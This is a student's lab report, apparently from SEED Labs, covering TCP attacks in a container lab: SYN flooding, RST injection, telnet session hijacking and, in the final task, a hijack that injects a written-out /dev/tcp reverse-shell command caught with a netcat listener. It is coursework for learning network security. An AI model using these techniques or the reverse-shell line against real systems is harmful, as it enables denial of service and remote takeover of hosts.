Lab 2

Student ID: 1005288


As usual, scripts are named and put under the corresponding task folder

1.1

I checked that I could use telnet to connect user-1 and the victim without any problems

```
root@8ed1fd8b7df0:/# echo "USER 1"
USER 1
root@8ed1fd8b7df0:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
242dded8bde9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@242dded8bde9:~$
```

The first attack actually failed because the user IP 10.9.0.6 was in cache when I tried connecting for the first time. I had to flush it and also check the settings again



After which I ran the script with the specified parameters

```
root@VM:/volumes# python3 synflood.py
target ip:10.9.0.5
dport value:23
```

The attack was a success when the user was unable to connect to the victim on telnet

```
root@8ed1fd8b7df0:/# echo "USER 1"
USER 1
root@8ed1fd8b7df0:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
^C
root@8ed1fd8b7df0:/#
```

I changed the backlog size to 1 and had seen a higher chance of succeeding since the cache is full easily. Having a larger backlog size meant that the script would have to be run a longer time to ensure that the cache is full. Which might be a problem if the user managed to telnet to the victim before the cache is full.

1.3


The attack failed after enabling SYN cookie since a keyed hash is used and the server will not store any more half-open connections.

```
root@8ed1fd8b7df0:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
242dded8bde9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Oct  2 11:05:35 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on
pts/2
seed@242dded8bde9:~$
```

2

I tried out a manual attack for this part. First I had to find the interface connecting the victim, user and attacker, then look for the packet sequence number on wireshark to use as a parameter for the RST attack script.

```
br-8d86f9783c24: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:29ff:fe3b:b43a  prefixlen 64  scopeid 0x20<link>
        ether 02:42:29:3b:b4:3a  txqueuelen 0  (Ethernet)
        RX packets 27699  bytes 1225470 (1.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31434  bytes 1702853 (1.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


[SEED Labs] Capturing from br-8d86f9783c24
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Destination Protocol Length Info
10.9.0.5 TELNET 68 Telnet Data ...
10.9.0.6 TCP 66 23 → 53388 [ACK] Seq=3278638315 Ack=2865638325 Win=65280 Len=…
10.9.0.6 TELNET 68 Telnet Data ...
10.9.0.5 TCP 66 53388 → 23 [ACK] Seq=2865638325 Ack=3278638317 Win=64256 Len=…
10.9.0.6 TELNET 476 Telnet Data ...
10.9.0.5 TCP 66 53388 → 23 [ACK] Seq=2865638325 Ack=3278638727 Win=64128 Len=…
10.9.0.6 TELNET 150 Telnet Data ...
10.9.0.5 TCP 66 53388 → 23 [ACK] Seq=2865638325 Ack=3278638811 Win=64128 Len=…
10.9.0.6 TELNET 87 Telnet Data ...
10.9.0.5 TCP 66 53388 → 23 [ACK] Seq=2865638325 Ack=3278638832 Win=64128 Len=…
10.9.0.5 TELNET 75 Telnet Data ...
10.9.0.6 TCP 66 23 → 53388 [ACK] Seq=3278638832 Ack=2865638334 Win=65280 Len=…
10.9.0.6 TELNET 92 Telnet Data ...
10.9.0.5 TCP 66 53388 → 23 [ACK] Seq=2865638334 Ack=3278638858 Win=64128 Len=…
10.9.0.5 TELNET 75 Telnet Data ...
10.9.0.6 TCP 66 23 → 53388 [ACK] Seq=3278638858 Ack=2865638343 Win=65280 Len=…
10.9.0.6 TELNET 92 Telnet Data ...
10.9.0.5 TCP 66 53388 → 23 [ACK] Seq=2865638343 Ack=3278638884 Win=64128 Len=…
Broadcast ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
02:42:29:3b:b4:3a ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
10.9.0.5 TCP 54 23 → 23 [RST] Seq=2865638343 Win=8192 Len=0
10.9.0.5 TELNET 75 Telnet Data ...
10.9.0.6 TELNET 92 Telnet Data ...
10.9.0.5 TCP 66 53388 → 23 [ACK] Seq=2865638352 Ack=3278638910 Win=64128 Len=…
02:42:0a:09:00:05 ARP 42 Who has 10.9.0.5? Tell 10.9.0.6
02:42:0a:09:00:06 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
02:42:0a:09:00:06 ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
02:42:0a:09:00:05 ARP 42 10.9.0.6 is at 02:42:0a:09:00:06
ff02::2 ICMPv6 70 Router Solicitation from 02:42:29:3b:b4:3a
0000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 10 ·B·····B ·····E·
0010 00 3d cb ef 40 00 40 06 5a 9f 0a 09 00 06 0a 09 ·=··@·@· Z·····
br-8d86f9783c24: <live capture in progress>
Packets: 79 · Displayed: 79 (100.0%)
Profile: Default

```
root@VM:/volumes# python3 rst_attack.py
src IP: 10.9.0.6
dst IP: 10.9.0.5
seq: 2865638343
port: 23
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 23              (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 2865638343      (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
RST Sent
root@VM:/volumes#
```

The attack succeeded, and the user machine did not detect the RST attack, but wireshark managed to capture the RST packet being sent. This would force the user to experience some buffering if more RST packets were to be sent, however there is not much the user can do to negate this.

3

I felt that the manual method was too exhaustive, so I decided to incorporate sniffing and hijacking together. For this to work, the victim and user should already have an established connection.
The seq number of the new packet is the seq number of the old packet + 1 to ensure that the packet is not out of order.
By studying the packets sent in the telnet connection, packets reflected whatever is being typed on the user machine, which further proves that the connection is persistent. I wanted to use the “return” button as an input to start the script, however it is very commonly used and would cause the script to continuously send the commands in the script. Instead, I decided on the backspace button instead of an alphabet.

```
root@VM:/volumes# echo "ATTACKER"
ATTACKER
root@VM:/volumes# python3 sniff_and_hijack_attack.py
sniffing.....
interace id: br-f6934506d198
.
Sent 1 packets.
virus.exe is added
```

```
root@fda787e15ad9:/home/seed# echo "Victim in seed directory"
Victim in seed directory
root@fda787e15ad9:/home/seed# ls
root@fda787e15ad9:/home/seed# ls
virus.exe
root@fda787e15ad9:/home/seed# cat virus.exe
You were session hijacked
root@fda787e15ad9:/home/seed#
```

By running the script, I was only able to add and delete files from the victim's seed directory based on the data I chose to implement in the script.
For some reason the user's CLI would hang and any user input is not reflected on the screen even though the packets continued to be sent to the victim.
Some things I noticed, I was unable to add to the root directory as it requires root permission, I was unable to log the client out using this method as the client machine is not the one that started the 4-way handshake and is not waiting for a ACK and FIN message from the victim

4

This part is built on the previous task to hijack and send a command to connect the attacker and victim on netcat. The attacker needed to have 2 windows, 1 to run script and 1 to listen on port 9090. The script was modified to send `/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1` command through hijacking.

```
root@VM:/volumes# echo "ATTACKER run script"
ATTACKER run script
root@VM:/volumes# python3 reverse_shell.py
sniffing.....
interace id: br-ae93896e4f69
.
Sent 1 packets.
bash shell started.
```

```
root@VM:/# echo "ATTACKER listen"
ATTACKER listen
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 48710
seed@a3fb9bd52dae:~$ echo "I am here" > virus.txt
echo "I am here" > virus.txt
seed@a3fb9bd52dae:~$ rm virus.txt
rm virus.txt
seed@a3fb9bd52dae:~$
```

```
root@a3fb9bd52dae:/home/seed# echo "VICTIM seed directory"
VICTIM seed directory
root@a3fb9bd52dae:/home/seed# ls
root@a3fb9bd52dae:/home/seed# ls
virus.txt
root@a3fb9bd52dae:/home/seed# cat virus.txt
I am here
root@a3fb9bd52dae:/home/seed# ls
virus.txt
root@a3fb9bd52dae:/home/seed# ls
root@a3fb9bd52dae:/home/seed#
```

I was able to create and delete files on the attacker machine through basic commands. For this task, I created a virus.txt file in the victim's seed directory, made the victim run the script, then deleted the file in the victim machine from the attacker machine.
However, running of the script itself could only be done on the victim machine, not too sure why. But I guess it is a normal use case since usually people are baited to click open a file or picture to start the malware.